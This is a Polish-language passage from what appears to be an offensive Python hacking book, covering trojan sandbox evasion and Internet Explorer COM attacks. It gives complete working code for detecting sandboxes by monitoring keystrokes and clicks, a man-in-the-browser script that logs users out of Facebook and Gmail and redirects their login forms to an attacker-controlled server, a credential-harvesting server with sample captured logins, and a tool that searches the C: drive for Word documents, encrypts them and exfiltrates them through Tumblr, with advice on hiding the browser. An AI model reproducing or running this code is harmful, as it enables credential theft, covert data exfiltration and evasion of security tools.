Teraz usuniemy trzy ostatnie linijki z powyższego kodu i dodamy mechanizmy śledzenia naciśnięć klawiszy i kliknięć myszy. Tym razem zastosujemy rozwiązanie oparte na `ctypes` zamiast metody `PyHook`. Oczywiście metodę tę też można by było tu zastosować, ale zawsze dobrze jest mieć w zanadrzu różne sztuczki, ponieważ każdy program antywirusowy i każde ograniczone środowisko wykonawcze ma własne mechanizmy zabezpieczające. Czas przejść do kodu:

```
def get_key_press():
    global mouse_clicks
    global keystrokes

❶   for i in range(0,0xff):
❷       if user32.GetAsyncKeyState(i) == -32767:

            # 0x1 to kod kliknięcia lewym przyciskiem myszy
❸           if i == 1:
                mouse_clicks += 1
                return time.time()
❹           elif i > 32 and i < 127:
                keystrokes += 1

    return None
```

Ta prosta funkcja sprawdza liczbę kliknięć myszą, czas tych kliknięć oraz liczbę naciśnięć klawiszy na klawiaturze przez użytkownika komputera docelowego. Jej działanie polega na iteracji przez zakres poprawnych numerów klawiszy ❶. Dla każdego klawisza sprawdzamy, czy został naciśnięty za pomocą funkcji `GetAsyncKeyState` ❷. Jeżeli klawisz został naciśnięty, sprawdzamy, czy ma kod `0x1` ❸, który oznacza lewy przycisk myszy. Zwiększamy liczbę wszystkich kliknięć myszą i zwracamy bieżący znacznik czasu, aby móc później wykonać obliczenia czasowe. Ponadto sprawdzamy, czy użytkownik nacisnął jakieś klawisze znaków z zestawu ASCII ❹, i jeśli tak, zwiększamy liczbę naciśnięć klawiszy. Teraz utworzymy główną pętlę wykrywania ograniczonego środowiska wykonawczego. Dodaj poniższy kod do pliku *sandbox_detect.py*:

```
def detect_sandbox():
    global mouse_clicks
    global keystrokes

❶   max_keystrokes   = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)
```

```
    double_clicks          = 0
    max_double_clicks      = 10
    double_click_threshold = 0.250
    first_double_click     = None

    average_mousetime      = 0
    max_input_threshold    = 30000

    previous_timestamp = None
    detection_complete = False

❷   last_input = get_last_input()

    # Jeśli osiągniemy ustaloną wartość progową, wycofujemy się
    if last_input >= max_input_threshold:
        sys.exit(0)

    while not detection_complete:

❸   keypress_time = get_key_press()

        if keypress_time is not None and previous_timestamp is not None:

            # obliczenie czasu między podwójnymi kliknięciami
❹           elapsed = keypress_time - previous_timestamp

            # Użytkownik kliknął dwa razy
❺           if elapsed <= double_click_threshold:
                double_clicks += 1

                if first_double_click is None:

                    # pobranie znacznika czasu pierwszego podwójnego kliknięcia
                    first_double_click = time.time()

                else:
                    # Czy próbowano imitować szybkie kliknięcia?
❻                   if double_clicks == max_double_clicks:
❼                       if keypress_time - first_double_click <=
                        ↪(max_double_clicks * double_click_threshold):
                            sys.exit(0)

            # Cieszymy się, że jest wystarczająco dużo interakcji z użytkownikiem
❽           if keystrokes >= max_keystrokes and double_clicks >=
            ↪max_double_clicks and mouse_clicks >= max_mouse_clicks:
                return

            previous_timestamp = keypress_time

        elif keypress_time is not None:
            previous_timestamp = keypress_time

detect_sandbox()
print "OK!"
```

Nie zapomnij, że wcięcia bloków kodu są ważne! Najpierw definiujemy kilka zmiennych ❶ do rejestrowania czasu kliknięć myszą oraz wartości graniczne określające, ile naciśnięć klawiszy lub przycisków myszy wystarczy nam, by uznać, że działamy poza ograniczonym środowiskiem wykonawczym. Za każdym razem ustawiamy inne wartości, ale oczywiście w razie potrzeby można ustawić własne liczby w oparciu o zebrane informacje.

Następnie sprawdzamy, ile czasu minęło ❷ od zarejestrowania jakiejś formy interakcji użytkownika z systemem, i jeśli uznamy, że to za długo (biorąc pod uwagę czas trwania infekcji), wycofujemy się, zamykając trojana. Oczywiście zamiast wyłączać program, można by było pogrzebać w rejestrze albo zbadać jakieś pliki. Po tym pierwszym teście przechodzimy do pętli wykrywającej naciśnięcia klawiszy i przycisków myszy.

Najpierw szukamy naciśnięć klawiszy i kliknięć myszą ❸ i wiemy, że jeżeli funkcja zwróci wartość, to jest nią znacznik czasu określający, kiedy miało miejsce kliknięcie. Następnie obliczamy, ile czasu mija między kliknięciami ❹ i porównujemy otrzymaną wartość z określoną wartością progową ❺ w celu dowiedzenia się, czy to było podwójne kliknięcie. Jednocześnie sprawdzamy, czy operator środowiska ograniczonego celowo nie wysyła zdarzeń kliknięcia ❻ do tego środowiska, aby oszukać mechanizmy wykrywania. Na przykład 100 podwójnych kliknięć po kolei byłoby dziwne. Jeśli wystąpiła maksymalna liczba podwójnych kliknięć i miały one miejsce w krótkim czasie ❼, wycofujemy się. Ostatnią czynnością jest sprawdzenie, czy udało się przejść przez wszystkie próby oraz czy osiągnięto maksymalną liczbę kliknięć, naciśnięć klawiszy i podwójnych kliknięć ❽. Jeśli tak, kończymy działanie naszej funkcji wykrywania środowiska ograniczonego.

Zachęcam do zmieniania ustawień i dodawania nowych funkcji, np. do wykrywania maszyn wirtualnych. Dobrym pomysłem może być prześledzenie typowych wzorców zachowań w odniesieniu do kliknięć myszą i naciśnięć klawiszy na kilku własnych komputerach i określenie wartości na podstawie tak zebranych informacji. W niektórych przypadkach lepsze mogą być bardziej restrykcyjne ustawienia, a w innych w ogóle nie trzeba przejmować się wykrywaniem środowiska ograniczonego. Narzędzia opisane w tym rozdziale mogą służyć jako podstawa do budowy własnego trojana, a dzięki modułowej budowie naszego szkieletu każde z tych narzędzi można wdrożyć osobno.

9

Zabawa z Internet Explorerem

Technologia automatyzacyjna COM w systemie Windows ma wiele praktycznych zastosowań, od interakcji z usługami sieciowymi po osadzanie arkuszy kalkulacyjnych programu Microsoft Excel we własnych aplikacjach. Wszystkie wersje systemu Windows od XP umożliwiają używanie obiektu COM przeglądarki Internet Explorer w aplikacjach. My wykorzystamy tę możliwość do naszych celów. Przy użyciu macierzystego obiektu automatyzacji przeglądarki IE przeprowadzimy atak typu „człowiek w przeglądarce", aby ukraść dane poświadczające z używanej przez użytkownika strony. Rozwiązanie, które stworzymy, będzie rozszerzalne, aby można było przy jego użyciu hakować kilka serwisów internetowych. Na zakończenie wykorzystamy przeglądarkę Internet Explorer do wykradania danych z systemu operacyjnego. Zastosujemy też szyfrowanie kluczem publicznym, aby zdobyte informacje były czytelne tylko dla nas.

Internet Explorer, mówisz? Choć dziś większą popularnością cieszą się takie przeglądarki internetowe jak Google Chrome i Mozilla Firefox, większość korporacji nadal domyślnie korzysta z Internet Explorera. Ponadto przeglądarki tej nie da się odinstalować z Windowsa, dzięki czemu trojan, który ją atakuje, powinien zawsze działać.

Człowiek w przeglądarce (albo coś w tym rodzaju)

Ataki typu ***man in the browser*** (MitB — z ang. „człowiek w przeglądarce") są znane mniej więcej od początku tego wieku. Są modyfikacją klasycznego ataku *man in the middle*. Różnica polega na tym, że złośliwy program nie instaluje się między uczestnikami komunikacji, tylko wykrada poufne dane z niczego niepodejrzewającej przeglądarki internetowej. Większość takich przeglądarkowych wirusów (najczęściej zwanych **obiektami pomocniczymi przeglądarki**) instaluje się w przeglądarce lub wstrzykuje kod w inny sposób, aby uzyskać możliwość kontrolowania procesu przeglądarki. Ale programiści przeglądarek i twórcy programów antywirusowych zaczęli coraz więcej uwagi poświęcać tego typu praktykom, przez co twórcy wirusów muszą stosować coraz to sprytniejsze rozwiązania. Przy użyciu macierzystego interfejsu COM Internet Explorera można kontrolować każdą sesję tej przeglądarki i wykraść dane poświadczające do różnych serwisów i poczty elektronicznej. Oczywiście dodatkowo można też pozmieniać hasła albo wykonać transakcje przy użyciu utworzonych przez użytkownika sesji. W niektórych przypadkach technikę tę można połączyć z rejestratorem naciśnięć klawiszy, aby wymusić ponowne uwierzytelnienie podczas przechwytywania danych.

Zaczniemy od prostego skryptu, który będzie „wypatrywał" Facebooka i Gmaila, wylogowywał użytkownika z tych serwisów oraz modyfikował formularz logowania tak, aby nazwa użytkownika i hasło były wysyłane do serwera HTTP znajdującego się pod *naszą* kontrolą. Serwer ten będzie przekierowywał użytkownika z powrotem do prawdziwej strony logowania.

Każdy, kto kiedykolwiek miał do czynienia z językiem JavaScript, zauważy, że model COM do interakcji z przeglądarką IE jest bardzo podobny do kodu w tym języku. Wybraliśmy portale Facebook i Gmail, ponieważ użytkownicy korporacyjni mają paskudny zwyczaj wykorzystywania jednego hasła w wielu miejscach i notorycznie używają tych portali do celów służbowych (przekazują pocztę służbową do Gmaila, używają Facebooka do komunikowania się ze współpracownikami itd.). Utwórz plik *mitb.py* i wpisz poniższy kod:

```
import win32com.client
import time
import urlparse
import urllib

❶ data_receiver = "http://localhost:8080/"

❷ target_sites  = {}
target_sites["www.facebook.com"] = \
    {"logout_url"      : None,
     "logout_form"     : "logout_form",
     "login_form_index": 0,
     "owned"           : False}
```

```
target_sites["accounts.google.com"]    = \
    {"logout_url"       : "https://accounts.google.com/Logout?hl=en&continue=
    ↪https://accounts.google.com/ServiceLogin%3Fservice%3Dmail",
     "logout_form"      : None,
     "login_form_index" : 0,
     "owned"            : False}

# użycie tego samego celu dla wielu domen Gmail
target_sites["www.gmail.com"]   = target_sites["accounts.google.com"]
target_sites["mail.google.com"] = target_sites["accounts.google.com"]

clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'

❸ windows = win32com.client.Dispatch(clsid)
```

Jest to pierwsza część naszego skryptu do wykonywania ataków typu MitB. Najpierw definiujemy zmienną `data_receiver` ❶ jako serwer sieciowy do odbierania danych poświadczających z atakowanych witryn. Metoda ta jest dość ryzykowna, ponieważ co bardziej cwany użytkownik może dostrzec przekierowanie. Dlatego w ramach pracy domowej poszukaj sposobu na pobieranie ciasteczek, przesyłanie zapisanych informacji poprzez DOM w znaczniku obrazu albo jeszcze jakiejś innej niebudzącej podejrzeń metody. Następnie tworzymy słownik witryn do zaatakowania ❷. Składowe tego słownika to `logout_url` (adres URL, który możemy przekierować przez żądanie `GET` w celu wymuszenia wylogowania użytkownika), `logout_form` (element DOM, który można zatwierdzać i który powoduje wylogowanie), `login_form_index` (względna lokalizacja w docelowym modelu DOM zawierająca formularz logowania, który zmodyfikujemy) oraz `owned` (znacznik informujący, czy już przechwyciliśmy informacje z docelowej witryny, ponieważ nie powinniśmy cały czas wymuszać logowania, jeśli nie chcemy, aby użytkownik zaczął coś podejrzewać). Następnie przy użyciu identyfikatora klasy Internet Explorera tworzymy obiekt COM ❸, który daje nam dostęp do wszystkich aktualnie działających kart i instancji przeglądarki Internet Explorer.

Mając gotową podstawową strukturę, możemy napisać główną pętlę skryptu:

```
while True:

❶     for browser in windows:

          url = urlparse.urlparse(browser.LocationUrl)

❷         if url.hostname in target_sites:

❸             if target_sites[url.hostname]["owned"]:
                  continue

              # Jeśli jest adres URL, możemy dokonać przekierowania
❹             if target_sites[url.hostname]["logout_url"]:

                  browser.Navigate(target_sites[url.hostname]["logout_url"])
                  wait_for_browser(browser)
```

```
            else:
                # pobranie wszystkich elementów z dokumentu
❺               full_doc = browser.Document.all

                # szukanie formularza wylogowywania
                for i in full_doc:

                    try:

                        # znalezienie formularza wylogowywania i zatwierdzenie go
❻                       if i.id == target_sites[url.hostname]["logout_form"]:
                            i.submit()
                            wait_for_browser(browser)

                    except:
                        pass

            # modyfikacja formularza logowania
            try:
                login_index = target_sites[url.hostname]["login_form_index"]
                login_page = urllib.quote(browser.LocationUrl)
❼               browser.Document.forms[login_index].action = "%s%s" %
                ↪(data_receiver, login_page)
                target_sites[url.hostname]["owned"] = True

            except:
                pass
        time.sleep(5)
```

Jest to nasza główna pętla, w której monitorujemy sesję docelowej przeglądarki w celu wykradnięcia danych poświadczających do wybranych portali internetowych. Najpierw włączamy iterację przez wszystkie aktualnie działające obiekty Internet Explorera ❶, do których zaliczają się też aktywne karty z nowszych wersji tej przeglądarki. Gdy użytkownik wejdzie na którąś z interesujących nas stron internetowych ❷, włączamy główną logikę ataku. Pierwszym krokiem jest sprawdzenie, czy już atakowaliśmy daną stronę. Jeśli tak, to nie przeprowadzamy ataku ponownie. (Wadą tego rozwiązania jest to, że jeśli użytkownik pomyli się przy wpisywaniu hasła, to możemy nie przechwycić jego danych. Udoskonalenie tego pozostawiam jako zadanie do samodzielnego wykonania).

Następnie sprawdzamy, czy na docelowej stronie znajduje się prosty adres URL wylogowywania, na który możemy zrobić przekierowanie ❹, i jeśli tak, zmuszamy przeglądarkę do tego przekierowania. Jeżeli serwis (np. Facebook) wymaga zatwierdzenia formularza, aby się wylogować, rozpoczynamy iterację przez DOM ❺ i gdy znajdziemy element o identyfikatorze zgodnym z identyfikatorem formularza wylogowywania ❻, powodujemy zatwierdzenie formularza. Po tym, jak użytkownik zostanie przekierowany do formularza logowania, modyfikujemy ten formularz tak, aby wysyłał nazwę użytkownika i hasło do kontrolowanego przez nas serwera ❼, a następnie czekamy na dane poświadczające. Zwróć uwagę, że na końcu adresu URL naszego serwera HTTP dodaliśmy nazwę hosta docelowej witryny, aby serwer ten wiedział, gdzie skierować przeglądarkę po odebraniu informacji.

Kilka razy użyłem funkcji `wait_for_browser`. Jest to prosta funkcja czekająca, aż przeglądarka skończy pewną operację, np. przechodzenie do nowej strony albo oczekiwanie na pełne załadowanie strony. Czas w końcu dopisać tę funkcję i dodać ją do powyższego skryptu nad pętlą główną:

```
def wait_for_browser(browser):

    # Czeka, aż przeglądarka zakończy ładowanie strony
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

Bardzo proste. Czekamy po prostu na całkowite załadowanie modelu DOM przed wykonaniem pozostałej części skryptu. To umożliwia nam wykonanie modyfikacji modelu DOM i innych operacji w odpowiednim momencie.

Tworzenie serwera

Skrypt do przeprowadzania ataków jest już gotowy, więc możemy utworzyć prosty serwer HTTP do pobierania danych poświadczających. Utwórz nowy plik o nazwie *cred_server.py* i wpisz do niego następujący kod:

```
import SimpleHTTPServer
import SocketServer
import urllib

class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_POST(self):
❶       content_length = int(self.headers['Content-Length'])
❷       creds = self.rfile.read(content_length).decode('utf-8')
❸       print creds
❹       site = self.path[1:]
        self.send_response(301)
❺       self.send_header('Location', urllib.unquote(site))
        self.end_headers()

❻ server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)
server.serve_forever()
```

Ten prosty fragment kodu to nasz specjalny serwer HTTP. Inicjujemy obiekt klasy bazowej `TCPServer` przy użyciu adresu IP, portu i obiektu klasy `CredRequestHandler` ❻, który posłuży nam do obsługi żądań HTTP `POST`. Gdy nasz serwer otrzyma żądanie od przeglądarki z komputera docelowego, odczytujemy wartość nagłówka `Content-Length` ❶, aby sprawdzić rozmiar żądania, a następnie wczytujemy treść tego żądania ❷ i ją drukujemy ❸. Później sprawdzamy źródło pochodzenia danych (Facebook, Gmail itd.) ❹ i zmuszamy przeglądarkę do przekierowania ❺ z powrotem na główną stronę docelowego serwisu. W tym miejscu można by

było dodać mechanizm wysyłający nam zdobyte dane poświadczające na adres e-mail, aby móc zalogować się na koncie ofiary, zanim ta zdąży zmienić hasło. Zobaczmy, jak to działa.

Czy to w ogóle działa

Uruchom przeglądarkę IE oraz włącz skrypty *mitb.py* i *cred_server.py* w osobnych oknach. Najpierw wejdź na różne strony internetowe, aby sprawdzić, czy podczas ich przeglądania nie widać czegoś dziwnego. Następnie wejdź na stronę Facebooka lub Gmaila i spróbuj się zalogować. W oknie, w którym uruchomiony jest skrypt *cred_server.py*, powinny znaleźć się dane podobne do poniższych (przykład dotyczy Facebooka):

```
C:\>python.exe cred_server.py
lsd=AVog7IRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&
↪timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US
localhost - - [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -
```

Widać wyraźnie, że skrypt przechwycił dane poświadczające i że przeglądarka została przekierowana z powrotem do głównego ekranu logowania. Oczywiście można też sprawdzić, co się stanie, gdy w przeglądarce Internet Explorer będzie już otwarta strona Facebooka zalogowanego użytkownika. Skrypt *mitb.py* powinien wymusić wylogowanie. Wiesz już, jak wykraść dane poświadczające tożsamość użytkownika, więc teraz nauczę Cię tworzyć instancje przeglądarki IE, aby wykraść informacje z docelowej sieci.

Wykradanie danych przy użyciu COM i IE

Uzyskanie dostępu do docelowej sieci to dopiero połowa sukcesu. Aby mieć z tego jakąś korzyść, należy z docelowego systemu wydobyć dokumenty, arkusze kalkulacyjne lub inne dane. Ale jeśli ktoś zastosował dobre zabezpieczenia, to opisane zadania mogą być trudne w realizacji. Lokalne lub zdalne systemy (albo ich kombinacje) mogą weryfikować wszystkie procesy nawiązujące zdalne połączenia oraz sprawdzać, czy procesy te mają prawo do wysyłania informacji lub inicjowania połączeń z miejscami znajdującymi się poza siecią wewnętrzną. Pewien znajomy kanadyjski specjalista od zabezpieczeń nazwiskiem Karim Nathoo zauważył, że mechanizm automatyzacji IE COM może używać procesu *Iexplore.exe*, który zazwyczaj cieszy się zaufaniem i znajduje się na białej liście. Można to wykorzystać do wykradania danych z komputera użytkownika.

Napiszemy więc skrypt w Pythonie, który najpierw będzie wyszukiwał w lokalnym systemie plików dokumentów programu Microsoft Word. Gdy znajdzie taki dokument, zaszyfruje go przy użyciu klucza publicznego[1]. Następnie skrypt

[1] Pakiet Pythona `PyCrypto` można pobrać ze strony *http://www.voidspace.org.uk/python/modules.shtml ↪#pycrypto/*.

zautomatyzuje proces wysyłania tego zaszyfrowanego dokumentu do bloga w portalu *tumblr.com*. Tam go zostawimy i odbierzemy, kiedy nam się spodoba, bez obawy, że zostanie odczytany przez kogoś niepowołanego. Dzięki wykorzystaniu zaufanego serwisu typu Tumblr powinniśmy też ominąć wszelkie filtry oparte na czarnych listach, które mogłyby uniemożliwić nam wysłanie dokumentu do kontrolowanego przez nas serwera. Zaczniemy od napisania kilku funkcji pomocniczych. Utwórz plik *ie_exfil.py* i wpisz do niego poniższy kod:

```
import win32com.client
import os
import fnmatch
import time
import random
import zlib

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

doc_type   = ".doc"
username   = "test@test.com"
password   = "testpassword"

public_key = ""


def wait_for_browser(browser):

    # Czeka, aż przeglądarka skończy ładowanie strony
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

Zaimportowaliśmy potrzebne składniki, utworzyliśmy typy dokumentów, których będziemy szukać, zdefiniowaliśmy nazwę użytkownika i hasło do portalu Tumblr oraz dodaliśmy zmienną do przechowywania klucza publicznego, który wygenerujemy później. Teraz dodamy mechanizmy do szyfrowania nazw i zawartości plików.

```
def encrypt_string(plaintext):

    chunk_size = 256
    print "Kompresowanie: %d bajtów" % len(plaintext)
❶   plaintext = zlib.compress(plaintext)

    print "Szyfrowanie %d bajtów" % len(plaintext)

❷   rsakey = RSA.importKey(public_key)
    rsakey = PKCS1_OAEP.new(rsakey)
```

```
        encrypted = ""
        offset    = 0

❸       while offset < len(plaintext):

            chunk = plaintext[offset:offset+256]

❹           if len(chunk) % chunk_size != 0:
                chunk += " " * (chunk_size - len(chunk))

            encrypted += rsakey.encrypt(chunk)
            offset    += chunk_size


❺       encrypted = encrypted.encode("base64")
        print "Szyfr Base64: %d" % len(encrypted)
        return encrypted

    def encrypt_post(filename):

        # otwarcie i odczytanie pliku
        fd = open(filename,"rb")
        contents = fd.read()
        fd.close()

❻       encrypted_title = encrypt_string(filename)
        encrypted_body  = encrypt_string(contents)

        return encrypted_title,encrypted_body
```

Funkcja `encrypt_post` pobiera nazwę pliku i zwraca zakodowane w formacie base64 nazwę pliku i jego treść. Najpierw wywołujemy najważniejszą funkcję `encrypt_string` ❻, przekazując jej nazwę docelowego pliku, która zostanie wykorzystana jako tytuł wpisu w Tumblr. Pierwszą czynnością w tej funkcji jest skompresowanie pliku algorytmem zlib ❶, a następną — utworzenie obiektu szyfrującego kluczem publicznym RSA ❷ za pomocą wygenerowanego klucza publicznego. Później przeglądamy iteracyjnie zawartość pliku ❸ i szyfrujemy ją w 256-bajtowych porcjach, ponieważ jest to maksymalny rozmiar porcji w szyfrowaniu RSA przy użyciu biblioteki `PyCrypto`. Jeśli ostatni fragment pliku ❹ nie ma 256 bajtów długości, dopełniamy go spacjami, aby nie mieć problemów z jego zaszyfrowaniem i późniejszym rozszyfrowaniem. Po utworzeniu zaszyfrowanego łańcucha kodujemy go algorytmem base64 ❺ i zwracamy. Kodowanie base64 stosujemy po to, by uniknąć kłopotów przy publikowaniu treści na blogu Tumblr.

Mając gotowe procedury szyfrowania, możemy zająć się mechanizmami logowania i nawigacji po kokpicie Tumblr. Niestety w internecie nie da się szybko i łatwo wyszukiwać elementów interfejsu użytkownika. Musiałem poświęcić pół godziny na pracę z użyciem narzędzi dla programistów przeglądarki Google Chrome, aby zbadać każdy potrzebny mi element HTML. Ponadto w ustawieniach

Tumblr włączyłem tekstowy tryb edycji, co spowodowało wyłączenie przeszkadzającego edytora napisanego w JavaScripcie. Jeśli chcesz skorzystać z innej usługi, to musisz samodzielnie określić czasy, interakcje z DOM i elementy HTML. Na szczęście Python ułatwia proces automatyzacji. Dodajmy trochę kodu!

```
❶ def random_sleep():
      time.sleep(random.randint(5,10))
      return

  def login_to_tumblr(ie):

      # pobranie wszystkich elementów z dokumentu
❷     full_doc = ie.Document.all

      # iteracyjne poszukiwanie formularza wylogowywania
      for i in full_doc:
❸         if i.id == "signup_email":
              i.setAttribute("value",username)
          elif i.id == "signup_password":
              i.setAttribute("value",password)

      random_sleep()

      # Strona główna może różnie wyglądać
❹     if ie.Document.forms[0].id == "signup_form":
          ie.Document.forms[0].submit()
      else:
          ie.Document.forms[1].submit()
      except IndexError, e:
          pass

      random_sleep()

      # Formularz logowania jest drugi na stronie
      wait_for_browser(ie)

      return
```

Utworzyliśmy prostą funkcję o nazwie `random_sleep` ❶ zasypiającą na losową ilość czasu. W tym czasie przeglądarka może wykonać czynności, których ukończenie nie jest sygnalizowane w DOM. Ponadto taki losowy element imituje ludzkie zachowanie. Funkcja `login_to_tumblr` pobiera wszystkie elementy z modelu DOM ❷ i szuka wśród nich pól adresu e-mail i hasła ❸, a następnie ustawia je na podane przez nas wartości (nie zapomnij założyć konta). Ekran logowania w serwisie Tumblr za każdym razem może być nieco inny, więc następny fragment kodu ❹ szuka formularza logowania i odpowiednio go zatwierdza. Po wykonaniu tej operacji powinniśmy być zalogowani w kokpicie Tumblr i gotowi do opublikowania informacji. Teraz dodamy kod odpowiadający właśnie za tę czynność.

```
def post_to_tumblr(ie,title,post):

    full_doc = ie.Document.all

    for i in full_doc:
        if i.id == "post_one":
            i.setAttribute("value",title)
            title_box = i
            i.focus()
        elif i.id == "post_two":
            i.setAttribute("innerHTML",post)
            print "Ustawienie obszaru tekstowego"
            i.focus()
        elif i.id == "create_post":
            print "Znaleziono przycisk zatwierdzania"
            post_form = i
            i.focus()

    # zdjęcie fokusu z głównego pola treści
    random_sleep()
❶   title_box.focus()
    random_sleep()

    # wysłanie formularza
    post_form.children[0].click()
    wait_for_browser(ie)

    random_sleep()

    return
```

W tym kodzie nie ma w zasadzie nic nowego. Po prostu szukamy w drzewie DOM miejsca na tytuł i treść wpisu na blogu. Funkcja `post_to_tumblr` pobiera tylko instancję przeglądarki oraz zaszyfrowane tytuł i treść pliku do opublikowania. Zastosowałem też sztuczkę (nauczyłem się jej podczas używania narzędzi dla programistów w przeglądarce Chrome) ❶ polegającą na zdjęciu fokusu z treści głównej wpisu, aby skrypty JavaScript portalu Tumblr uaktywniły przycisk zatwierdzania formularza. Warto sobie zanotować ten drobiazg na wypadek, gdybyś chciał zastosować podobną technikę w innym serwisie. Skoro możemy się już zalogować i opublikować wpis w Tumblr, możemy dodać ostatnie potrzebne nam fragmenty kodu.

```
def exfiltrate(document_path):

❶   ie = win32com.client.Dispatch("InternetExplorer.Application")
❷   ie.Visible = 1

    # przejście do portalu Tumblr i zalogowanie się
    ie.Navigate("http://www.tumblr.com/login")
```

```
    wait_for_browser(ie)

    print "Logowanie..."
    login_to_tumblr(ie)
    print "Zalogowano..."

    ie.Navigate("https://www.tumblr.com/new/text")
    wait_for_browser(ie)

    # szyfrowanie pliku
    title,body = encrypt_post(document_path)

    print "Tworzenie nowego wpisu..."
    post_to_tumblr(ie,title,body)
    print "Opublikowano!"

    # skasowanie instancji przeglądarki IE
❸   ie.Quit()
    ie = None

    return

# główna pętla wykrywania dokumentów
# UWAGA: pierwsza linijka poniżej nie może być wcięta
for parent, directories, filenames in os.walk("C:\\"): ❹
    for filename in fnmatch.filter(filenames,"*%s" % doc_type):
        document_path = os.path.join(parent,filename)
        print "Znaleziono: %s" % document_path
        exfiltrate(document_path)
        raw_input("Kontynuować?")
```

Funkcja `exfiltrate` będzie wywoływana dla każdego dokumentu, który zechcemy zapisać w Tumblr. Tworzy ona instancję obiektu COM przeglądarki Internet Explorer ❶ — najlepsze jest to, że można utworzyć widoczny lub niewidoczny proces ❷. Do celów testowych pozostaw ustawienie `1`, ale jeśli chcesz pozostać niewykrywalny, zmień ją na `0`. Jest to bardzo przydatne, gdy trojan wykryje jakąś inną aktywność. Wówczas można rozpocząć wykradanie dokumentów, aby lepiej zamaskować swoje poczynania, mieszając je z czynnościami użytkownika. Po wykonaniu wszystkich funkcji pomocniczych zamykamy naszą instancję przeglądarki Internet Explorer ❸ i zwracamy wartość. Ostatnia część skryptu ❹ przegląda zawartość dysku *C:* i wyszukuje pliki z ustawionym przez nas rozszerzeniem (w tym przypadku jest to *.doc*). Ścieżkę do każdego znalezionego pliku przekazujemy do funkcji `exfiltrate`.

Pozostało jeszcze upichcenie na szybkiego prostego skryptu do generowania kluczy RSA oraz skryptu deszyfrującego zaszyfrowany tekst z Tumblr do postaci tekstowej. Utwórz plik *keygen.py* i wpisz do niego następujący kod:

```
from Crypto.PublicKey import RSA

new_key = RSA.generate(2048, e=65537)
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")


print public_key
print private_key
```


Właśnie tak! Python jest tak kosmiczny, że wystarczy kilka wierszy kodu. Kod ten wyświetla zarówno klucz prywatny, jak i publiczny. Skopiuj klucz publiczny do pliku *ie_exfil.py*. Następnie utwórz nowy plik Python o nazwie *decryptor.py* i wpisz w nim poniższy kod (klucz prywatny wpisz jako wartość zmiennej `private_key`):

```
import zlib
import base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

private_key = ""

❶ rsakey = RSA.importKey(private_key)
  rsakey = PKCS1_OAEP.new(rsakey)

  chunk_size= 256
  offset    = 0
  decrypted = ""
❷ encrypted = base64.b64decode(encrypted)

  while offset < len(encrypted):
❸     decrypted += rsakey.decrypt(encrypted[offset:offset+chunk_size])
      offset += chunk_size

  # dekompresja do pierwotnej postaci
❹ plaintext = zlib.decompress(decrypted)

  print plaintext
```

Doskonale! Utworzyliśmy egzemplarz naszej klasy RSA przy użyciu klucza prywatnego ❶, a następnie zdekodowaliśmy zakodowane algorytmem base64 ❷ informacje z Tumblr. Podobnie jak w pętli kodującej, po prostu pobieramy 256-bajtowe porcje danych ❸ i deszyfrujemy je, budując pierwotny łańcuch tekstu. Ostatnim krokiem ❹ jest dekompresja ładunku, który wcześniej został poddany kompresji.

Czy to w ogóle działa

Kod ten zawiera wiele ruchomych części, ale całość i tak jest łatwa w obsłudze. Wystarczy uruchomić skrypt *ie_exfil.py* w Windowsie i poczekać na pojawienie się wpisu w Tumblr. Jeśli pozostawisz przeglądarkę Internet Explorer na widoku, to będziesz mógł oglądać cały proces. Po jego zakończeniu w serwisie Tumblr powinieneś znaleźć wpis podobny do przedstawionego na rysunku 9.1.



Rysunek 9.1. Zaszyfrowana nazwa pliku

Na rysunku widać długi zaszyfrowany tekst reprezentujący nazwę naszego pliku. Jeśli przewiniesz zawartość okna, to znajdziesz koniec tytułu, który jest napisany tłustym drukiem. Możesz go skopiować do pliku *decryptor.py*, a następnie uruchomić ten skrypt. Wynik powinien być następujący:

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc
#:>
```

